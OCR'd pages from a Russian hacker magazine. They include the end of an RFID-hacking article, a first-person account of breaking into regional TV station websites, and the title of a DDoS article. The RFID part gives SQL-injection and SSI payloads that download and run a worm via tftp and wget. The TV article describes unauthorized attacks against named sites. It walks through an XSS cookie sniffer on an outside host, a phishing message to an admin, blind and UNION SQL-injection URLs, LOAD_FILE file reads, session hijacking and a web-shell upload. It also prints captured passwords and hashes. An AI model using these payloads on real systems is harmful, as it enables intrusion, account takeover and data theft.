После создания своей проги Лукас и Борис занялись активным изучением возможности взлома различных RFID-систем. Первым делом они изучили RFID-систему местного университетского кафе, где данные о сумме на счете клиента хранились прямо на карточке. Питание там стало для них бесплатным:). Дальше — больше: они останавливались в гостиницах и отелях, в которых для входа в номер использовались proximity-карты. Интересный факт: ни одна из десяти изученных ими RFID-систем не имела шифрования, и Грюнвальд после изучения 2-3 карт мог создать мастер-карту, открывающую любую дверь. Но и системы с шифрованием было очень просто обойти: либо ключ подбирался простым перебором, либо выставлялся производителем по умолчанию. Уязвимыми оказались и системы супермаркетов, где начали применять RFID как альтернативу штрихкодам. Хакеры получили возможность с помощью карманных компьютеров поменять метки дорогостоящих товаров на менее дорогие, «спасая» таким образом свою наличность. По словам Грюнвальда, 3/4 всех изученных им RFID-систем оказались так или иначе уязвимы.

Атаки через RFID-метки

Но несанкционированное чтение и клонирование меток — это еще не все. Редактирование содержимого RFID-метки может позволить злоумышленнику осуществить самые разнообразные атаки на компьютеры, работающие с RFID. Уязвимыми местами RFID-систем могут стать базы данных, которые могут быть подвержены sql-инъекциям; web-интерфейсы — здесь возможны различные виды внедрения вредоносного кода; не исключена возможность атак типа buffer overflow.

Наиболее просто реализуема атака типа sql-injection. Допустим, приложение, работающее с RFID, записывает на метку какую-то информацию, например, если это коробка с товаром, говорящая о ее содержимом — «beer». Вот пример атаки на win-систему, уязвимую к sql-inj: хакер изменяет значение тэга на «beer'; EXEC Master.. xp_cmdshell cd\Windows\Temp & tftp -i <здесь ip> GET worm. exe & worm. exe;» и загружает (конечно, если машина подключена к инету) червя в систему с БД товаров при считывании информации с метки.


Аналогично происходят атаки на системы, имеющие интерфейс, основанный на веб-компонентах. К примеру, внедрение через метку кода «<!--#exec cmd="wget http://ip/worm-O/tmp/worm;chmod+x/tmp/worm;/tmp/ worm»-->» в уязвимую linux-систему с SSI повторяет вышеописанную атаку на винду. Как ты уже понял, эти атаки практически ничем не отличаются от аналогичных атак на сайты в инете.

Еще пример. Допустим, в RFID-системе используются только метки с объемом памяти 128 байт. Программист, писавший приложение, обрабатывающее содержимое тэгов, поленился сделать проверку на длину этого самого содержимого. В итоге имеется возможность для переполнения буфера, ведь хитрый хакер может подсунуть системе метку с большим количеством памяти, чем 128 байт, внедрив туда и шелл-код.

Вышеприведенные сценарии атак я позаимствовал на сайте www.rfidvirus.org. Там выкладываются результаты исследований уже упомянутой в статье



› Эта забавная радиометка на самом деле карикатура от противников



› Начинка proxmark3

группы ученых во главе с профессором Э. Таненбаумом. Главной целью их исследований было создание вируса, распространяющегося через RFID. И им это удалось: первый концептуальный вирус, не получивший названия, был создан в лаборатории амстердамского университета. Вирус распространяется через RFID-метки и заражает БД систем, использующих RFID.

Конечно, далеко не все RFID-системы подвержены подобного рода атакам. Таненбаум в своих исследованиях использовал не конкретную реализацию какой-то RFID-системы, а созданную для опытов лабораторную модель с модульной архитектурой, позволяющей изучать возможность атак на различные БД, задействованные в реальных системах. И хотя производители RFID-систем подвергли критике исследования голландцев, думаю, с повсеместным распространением подобных систем окажется, что немалая их часть будет уязвима к разного рода хакерским атакам. ⌶



АЛЕКСАНДР «LONGER» НИКОЛЕНКО

ТОТАЛЬНЫЙ ДЕСТРОЙ TV

ТЫ НИКОГДА НЕ МЕЧТАЛ ЗАХВАТИТЬ САЙТЫ TV И ПИСАТЬ СВОИ НОВОСТИ ИЛИ ИЗМЕНЯТЬ ИХ ПО СВОЕМУ УСМОТРЕНИЮ? НИ ДЛЯ КОГО НЕ СЕКРЕТ, ЧТО НЕТ ИДЕАЛЬНО ЗАЩИЩЕННЫХ СИСТЕМ. ЧТОБЫ УБЕДИТЬ В ЭТОМ ОСТАЛЬНЫХ, Я СТАЛ ТЕСТИРОВАТЬ САЙТЫ TV ОДНОГО КРУПНОГО ГОРОДА. ЧТО ПОКАЗАЛ МОЙ НЕОФИЦИАЛЬНЫЙ АУДИТ, ТЫ СЕЙЧАС УЗНАЕШЬ…

ХАРДКОРНЫЙ ВЗЛОМ ПОПУЛЯРНЫХ ТЕЛЕКОМПАНИЙ

Для начала я расскажу, как мне пришла в голову мысль проверить на прочность официальные сайты TV отдельно взятого города-миллионника. Во время ужина я врубил телик и клацал по каналам. На одном из них шел анонс утренней передачи. В ней говорилось про электронные деньги примерно следующее: «Мы расскажем вам про деньги, которые нельзя порвать, вы их не потеряете, и у вас их НЕ УКРАДУТ…» Последнее слово меня удивило и возмутило:). Я написал на форуме примерно такой пост: «Кто вам сказал, что нельзя украсть электронные деньги?». Ответом был следующий отмаз: «Имелось в виду, путем залезания в карман». Через пару дней за завтраком на том же канале меня насмешили еще раз, опять при анонсе. В этот раз в передаче для геймеров прозвучала фраза: «Игра — это занимательный софт для юных компьютерных талантов (или гениев)». Писать журналюгам на форум я не стал, а просто решил проверить их сайт на прочность. А заодно и ресурсы остальных телеканалов.

4-й канал

После завтрака я приступил к изучению первого сайта: www.channel4.ru. Движок сайта был полностью написан на перле. Внешне портал был оформлен в синих тонах, на главной странице красовались новости, опросы, погода и т.д. Немного побродив по ресурсу и не найдя дырок, я приступил к изучению форума www.channel4.ru/cgi/4room/. Это был движок, написанный также на перле, с полностью убранными копирайтами. Проверяя каждую ссылку, содержащую параметры, я нашел XSS:

```
www.channel4.ru/cgi/4room/4room.pl?board=express;action=display;num=<script>alert()</script>.
```

Далее я залил на удаленный хост снифер, состоящий из 2-х файлов: shif.js и snif.php (их исходники смотри на DVD). После чего составил линк для атаки:

```
www.channel4.ru/cgi/4room/4room.pl?board=express;action=display;num=<script src=http://xsite.ru/shif.js></script>
```

Решив протестить хакерскую систему, я обломался: видимо, что-то где-то фильтровалось. Заглянув в исходник HTML-страницы, я увидел, что фильтруется знак равенства. Немного подумав, я заменил = на %3D (код «=»). Проверив ссылку повторно, я получил свои куки на мыло. Теперь осталось отправить письмо одному из админов. В одном из тредов на форуме (именно туда я запостил фразу, касаемую электронных денег) написал админу PM следующего содержания:

```
«Может, вы еще про поисковики репортаж сделаете:
[URL=http://www.channel4.ru/cgi/4room/4room.pl?board=express;action=display;num=<script%20src%3Dhttp://xsite.ru/shif.js></script>] http://punto.ru[/URL]?»
```

Здесь я указал на реальную тему, в которой писал админ, для того чтобы он не заподозрил неладное. Также я специально выбрал поис-



ковик, который не так известен, как, например, Яндекс. Если ты изучил исходник снифера, то ты наверняка заметил переадресацию в первой строчке на сайт поисковика. Это я задумал, чтобы также не вызывать никаких подозрений у админа.
Итак, я отправил администратору PM и стал ждать. Через час получил письмо с куками (name=pepper; password=yytlwCtw3EibY). Исправив их с помощью редактора куков в Opera, я стал админом форума. Первым делом я зашел в админку форума. Изучив ее, увидел название движка — «Gold 3». Затем залез на securitylab.ru и ввел в строке поиска «Gold forum». Посмотрев на результат запроса, я узнал, что движок их форума — YaBB. Скачав его исходники с другого сайта, я еще раз убедился в этом. Последняя дыра в форуме была датирована 2004 годом. Я начал судорожно рыскать по админке в поисках загрузчика файлов или еще чего-нибудь полезного, но так и не нашел:(. Тогда принял решение пролистать PM в поисках админки сайта или паролей к чему-либо — также обломался. И вот она — первая удача! Я зашел в профиль админа и посмотрел на поле с паролем. Оно было покрыто звездочками, но что-то мне подсказало обратить внимание на исходник паги. Я быстро нашел поле с паролем, и там был написан пассворд в чистом виде. Админ имел право просматривать и изменять чужие профили, поэтому я быстренько вытянул связку логин: пароль со всех админских акков. На этом я остановился и ушел спать. Утром меня ждала следующая жертва — сайт канала «Студия 41» (studio-41.com).

Студия 41

Зайдя на сайт, я увидел ссылки на свежие новости, навигацию по разделам и т. п. Осмотрев внешний вид и оформление сайта, начал бродить по ресурсу в поисках дыр. Высматривал до тех пор, пока не обратил внимание на баннер, который раньше почему-то игнорировал. Он меня заинтересовал ссылкой http://studio-41.com/ads/adclick.php?n=a4f592af. Как видно из линка, на портале существует скрипт adclick. php в папке ads. Перейдя по линку http://studio-41.com/ads/, я получил приглашение сценария phpAdsNew 2.0.7 ввести логин и пароль. Посмотрев в багтраке упоминания о данном движке, я узрел новость, посвященную XSS. Судя по описанию, нужно было иметь юзерский доступ к скрипту, после чего становилось реальным стащить куки администратора. У меня же не было никакого доступа, поэтому я отложил этот скрипт до лучших времен.
В отчаянии было решено обратиться к Гуглу и изнасиловать его запросами вида MySQL site:studio-41.com. Введя по очереди несколько подобных запросов, я получил кое-что интересное: на сохраненной в хэше странице светилась ошибка выполнения запроса MySQL. Перейдя по линку, я увидел, что дыра уже залатана. Но, посмотрев на хэшевую страницу, заметил ссылку на скрипт, вызывающий ошибку: /web/studio2/site/www/include/db.php (по-видимому, в нем содержались функции работы с БД). Я решил зайти в папку http://studio-41.com/include/ и, как ни странно, увидел ее содержимое (на момент сдачи статьи в печать этот каталог был действительно открыт! — Прим. ред.). Там я нашел файлик db.txt. Сначала я подумал, что это исходник db. php, но, открыв его, я увидел структуру базы, датированную 2003 годом. Покликав по очереди по всем скриптам, получил ошибку 500 (наверное, не было прав на их выполнение). Надежда на успех таяла, пока я не дошел до сценария viewDoc.php. После клика по нему появилась ошибка MySQL. Это был успех, поскольку мне оставалось узнать параметр и попробовать выполнить SQL-инжекцию. И тут мне вдруг вспомнилось, что где-то на сайте я уже видел файл с таким именем. Быстро найдя его, я попробовал выполнить задуманное, но не тут-то было! Ошибки SQL уже не возникало, версия на сайте была запатчена админами (видимо, я не первый хакер, покусившийся на ресурс). А что касается файла /include/viewDoc.php, то он реально был бажным. Кстати, забыл сказать, что параметр сценария назывался docid. Поэкспериментировав, я понял, что параметр этот не фильтруется, и команда UNION также не работает. Но то, что UNION не работает, — не беда, поскольку существует метод посимвольного перебора. Сначала я решил проверить, есть ли у меня доступ к mysql. user:


```
http://studio-41.com/include/viewDoc.php?docid=1+AND+ascii(substring
((SELECT+password+FROM+mysql.ser+LIMIT+1),1,1))>0
```

Но после вышеуказанного запроса выяснилось, что доступ все же отсутствовал. Здесь стоит сделать остановку и пояснить, как работает данный запрос. Я выбрал такое значение параметра docid, которое бы соответствовало реальному обращению к БД. В моем случае, если данных по запросу не было, то выдавалась пустая страница. Функция ascii (ch) возвращает ascii-код символов ch; substring (str, num, count) из строки str; count, начиная с символа num. Исходя из того, что сценарий не вернул ничего полезного, прав на заход в mysql. user было явно недостаточно.
Продолжу рассказ о трепанации сценария. Я вспомнил, что у меня была структура БД. Посмотрев ее подробнее, я смог найти описание одной из таблиц:

```
CREATE TABLE `user_tbl` (
`user_id` int(11) NOT NULL auto_increment,
`type_id` int(11) NOT NULL default '0',
`fullname` varchar(255) default NULL,
`login` varchar(50) default NULL,
`passw` varchar(50) default NULL,
`email` varchar(50) default NULL,
`document` text,
`profil` varchar(50) default NULL,
`sort` int(11) NOT NULL default '0',
PRIMARY KEY (`user_id`),
KEY `fullname` (`fullname`),
) TYPE=MyISAM AUTO_INCREMENT=14;
```

Я сформировал запрос:

```
viewDoc.php?docid=1+AND+ascii(substring((SELECT+ user_
id+from+user_tbl+LIMIT+1),1,1))>47.
```



> На нашем DVD ты найдешь все мои самопальные скрипты, которые помогли мне в нелегком деле. Также я заснял потрясный видеоролик, демонстрирующий процесс аудита региональных телекомпаний.




> Данная статья есть плод моего больного воображения. Не вздумай повторять вышеописанное на практике: все действия хакера уголовно наказуемы.





› Главная страница 4-го канала



› Портал Эра-ТВ

В результате получил содержимое страницы viewDoc.php?docid=1, что говорило о правдивом результате. Затем сформировал еще один запрос:

```
viewDoc.php?docid=1+AND+ascii(substring((SELECT+
user_id+from+usertbl+LIMIT+1),1,1))<55
```

И я снова получил положительный результат. Постепенно я подобрал первый ascii-код символа, и он был равен 49. Потом я решил проверить, имеет ли число больше двух символов:

```
viewDoc.php?docid=1+AND+ascii(substring((SELECT+
user_id+from+user_tbl+LIMIT+1),21))>47
```

Получил false (пустую страницу). Далее было решено узнать логин и пароль. Сделал запрос:

```
viewDoc.php?docid=1+AND+ascii(substring((SELECT+log
in+from+user_tbl+WHERE+user_id=49+LIMIT+1),1,1))>1
```

Результат был false. Я выудил еще пару id — у всех был такой же результат. Меня интересовал один-единственный вопрос: есть ли хоть один нормальный id? В этом мне помог запрос:

```
viewDoc.php?docid=1+AND+ascii(substring((SELECT+log
in+from+user_tbl+WHERE+user_id+IS+NOT+NULL+LIMIT
+1),1,1))>1
```

И опять промах! Время было позднее, так что я на все забил и лег спать. На следующий день, обдумав дальнейшие действия, я продолжил атаку. Вспомнил, что у меня есть еще и баннерный движок. Скачав и установив его, посмотрел имена таблиц и полей в базе данных (phpads_config — таблица, в которой хранился пароль и логин админа; admin — логин; admin_pw — md5 хэш пароля). Долго не думая, я начал вытаскивать логин и хэш пароля. Логин выудил таким же принципом, что и раньше, добавив лишь в него функцию lower (приводит символы к нижнему регистру):

МНЕНИЕ СПЕЦИАЛИСТА

В данный момент в региональных телекомпаниях трансляция вещания хоть и производится в цифровом формате, но в большинстве своем изолировано от внешней сети. Опасность могут составлять лишь различные сопутствующие сервисы, — такие как SMS Chat, где информация передается по интернету от оператора связи, принимающего СМС. Взломав Веб-сервер, взломщик теоретически сможет получить доступ к таким сервисам и скомпрометировать их.

Что касается нашего сайта, то с апреля ситуация кардинально изменилась: мы полностью сменили движок хакер и передали отдельной компании поддержку по его работе.

Паршуков Максим, технический сотрудник телекомпании Эра-ТВ

```
viewDoc. php?docid=1+AND+ascii(lower(substring
((SELECT+login+from+user_tbl+LIMIT+1),1,1)))>47 (zinur)
```

А вот с хэшем пароля провозился час (лень было писать скрипт для автоматизации). Поставил хэш на брут и довольно быстро его подобрал по словарю — пароль был «ADmin». Успешно залогинившись, я начал искать каталог, где хранятся все баннеры. Скоро мне удалось его найти — /home /studio-41.com/banners/ads/. Однако, обратившись к имени моего сценария, увидел ошибку 404. Я вернулся к изучению настроек и вскоре нашел кнопку «Переместить баннеры и SQL-базы в локальную папку». Я снова перешел по тому линку и в этот раз увидел ошибку 500 (видимо, не было прав на выполнение). Тогда было принято решение найти админку сайта и опробовать связку логин: пароль там. За пять секунд я определил путь (studio-41.com/admin) и выяснил, что связка не работает. Но мне вспомнилась тема про существование пользователя, зареганного в системе управления баннерами. Админ, к сожалению, не мог посмотреть его пароля, поэтому я решил снова вернуться к sql-inj и выудить хэш пароля. В этот раз мне уже было лень париться и вручную делать перебор, поэтому я сваял автоматизированный скрипт (см. файл sqlbrut. php на DVD). Залив сценарий на хост и изменив передаваемый ему параметр sp, я выудил весь хэш. Полученное добро быстро отправилось на брут.

Результат был достигнут уже через 2 минуты — ADmax. Но когда я опробовал связку www:ADmax на админку, я опять обломался. Отложив взлом в долгий ящик, я решил пойти дальше по списку — eratv.ru.


Эра-ТВ

Меню сайта было выполнено на флеше. Никаких публичных скриптов не наблюдалось. На первой странице красовались новости со ссылками на более подробное их содержание. К одной из таких ссылок я и обратился: http://eratv.ru/inner. php?page=news1&id=100443. Подставив в конце параметра id одинарную кавычку, я получил страницу с оформлением, но без данных новостей или ошибки. Мне показалось, что так не должно быть:). Я прибавил UNION и начал подбирать количество столбцов. Уязвимость я нашел после запроса:


```
http://eratv.ru/inner. php?page=news1&id=-999+UNION
+SELECT+1,2,3,4/*
```

Первым делом я проверил, под каким пользователем я в MySQL и он ли это вообще. Подставляя вместо третьего столбца user(), database(), version(), получил следующую инфу:

```
user: root@localhost
db: era
version:4.0.13-n
```



Святая-святых — админка форума



Рулим баннерами

Судя по приставке в конце версии, сервак крутился на винде. Я выудил из базы хэш пароля от MySQL пользователя root:

http://eratv.ru/inner.php?page=news1&id=999+UNION+SELECT+user,2,password,4+FROM+mysql. user+LIMIT+1/*

Разумеется, я поставил на него брут. Но даже спустя 12 часов брут не завершился (хоть чем-то администраторы защитили свой ресурс). Тогда я снова зашел на сайт и обратил внимание на копирайты фирмы, написавшей движок — «Создание сайта 2003 iTex.ru». И я подумал: «А что если найти еще сайты, разработанные данной фирмой — вдруг какой-нибудь из них выводит запрос с названиями таблиц? Подумано — сделано! Я скомандовал Гуглу «Создание сайта iTex.ru», и он мне вывел 8 страниц с различными сайтами. Я стал заходить на каждый из них по очереди. Не прошло и 5 минут, как обнаружился ресурс, который мне любезно выдал сам запрос. Посмотрев на название новостной таблицы — xxx_news, — я не понял, для чего нужен такой префикс. Я вернулся к сайту eratv.ru с полученным знанием о таблицах. Подбирая столбцы и таблицу, получил следующий запрос, выдавший нужную инфу:

http://eratv.ru/inner.php?page=news1&id=-999+UNION+SELECT+password,2,login,4+from+era_admin+LIMIT+1/*

Результат был положительным (логин — chupa, MySQL хэш пароля — 5d2e994154e08a16). Я попробовал его побрутить и параллельно поискать админку. Пассворд я так и не узнал, а зона администрирования быстро нашлась (http://eratv.ru/admin.php). Через несколько минут я нашел еще одну занимательную страницу (http://eratv.ru/inner. php?page=vjs&id=), в которой при подстановке одинарной кавычки в параметр id выводилась ошибка:

«Warning: mysql_num_rows (): supplied argument is not a valid MySQL result resource in D:\apache\htdocs\content. php on line 5679».

Главным в этой ошибке был путь! Я вернулся снова к sql-inj, и мой запрос был такой:

http://eratv.ru/inner.php?page=news1&id=-999+union+select+1,2, LOAD_FILE('D:\apache\htdocs\inner. php'),4/*

Я ничего не получил, поэтому решил, что включена опция magic_quotes. Заботливо закодировав путь, запрос преобразовался в следующий вид:

http://eratv.ru/inner.php?page=news1&id=-999+union+select+1,2, LOAD_FILE(0x443A5C6170616368655C6874646F63735C696E6E65722E706870),4/*

Наконец я увидел исходник файла! Поизучав его, мне удалось найти ссылку на файл functions. php. Просмотрев его исходник, я отыскал пароль к MySQL — gbpltwyf [eq. Однако он мне ничего не дал, поскольку ключи к MySQL и админке были разными. Но я решил посмотреть исходник админки — admin. php — и нашел строку регистрации сессии, имя у которой было auth. Подглядев еще и в код скрипта, я увидел строки:

```
$admsession=rand (100, 1000); $admsession=md5 ($admsession);
$res=mysql_query («update ». PREF.«_admin set session=\«$admsession\«»);
$time=time ()-259200;
if (isset ($admsession)) $res=mysql_query («select * from ». PREF.«_admin where session=\«$admsession\«»);
```


Для тех, кто не понял, объясняю: если я вытяну идентификатор сессии из базы, то попаду в админку без пароля. Сессию админа я получил таким запросом:

http://eratv.ru/inner.php?page=news1&id=-999+union+select+1,2,session,4+from+era_admin/*

Изменив в опере с помощью редактора куков поле auth (подправив ему имя и полученный идентификатор сессии), я обновил страницу и был в админке! Полазив, нашел место для загрузки прайс-листов. Скачав текущий прайс, я попробовал на его место загрузить шелл, и он успешно аплоаднулся. Я попытался найти его в папке http://eratv.ru/files/ и отыскал шелл в файле price. zip. Заменив этот файл оригиналом, посмотрел на адрес страницы: http://eratv.ru/admin.php?main=reklagenst&datafile=price.zip&id=100000&sub=2&rand=16063. Значение datafile я исправил на shell. php, обновил страницу и снова загрузил шелл! Все, я внутри! Сначала я изучил папку htdocs, где было два интересных файла: 1. php и system. php (один из них являлся оболочкой для работы с MySQL, а второй — шеллом). Полазив, я нашел пароли, зашифрованные от ftp. Также я узнал, что, скорее всего, сервак находится внутри сети телеканала. Но изучать их локалку я не стал, так как моей целью был только сайт.

Аудиторское заключение

На этом я завершаю свою статью. Мое мнение по поводу безопасности сайтов телекомпаний подтвердилось, особенно это выразилось в последнем сайте, когда в общем доступе лежал шелл. Я не проверял дату создания файла, но думаю, что хакеры работали давно, и даже никто из администраторов его не заметил.



СЕРГЕЙ РАЗМАХНИН
/ RASA@MTS.RU /

DDoS в разрезе

ТЕОРИЯ И ПРАКТИКА DDOS-АТАК

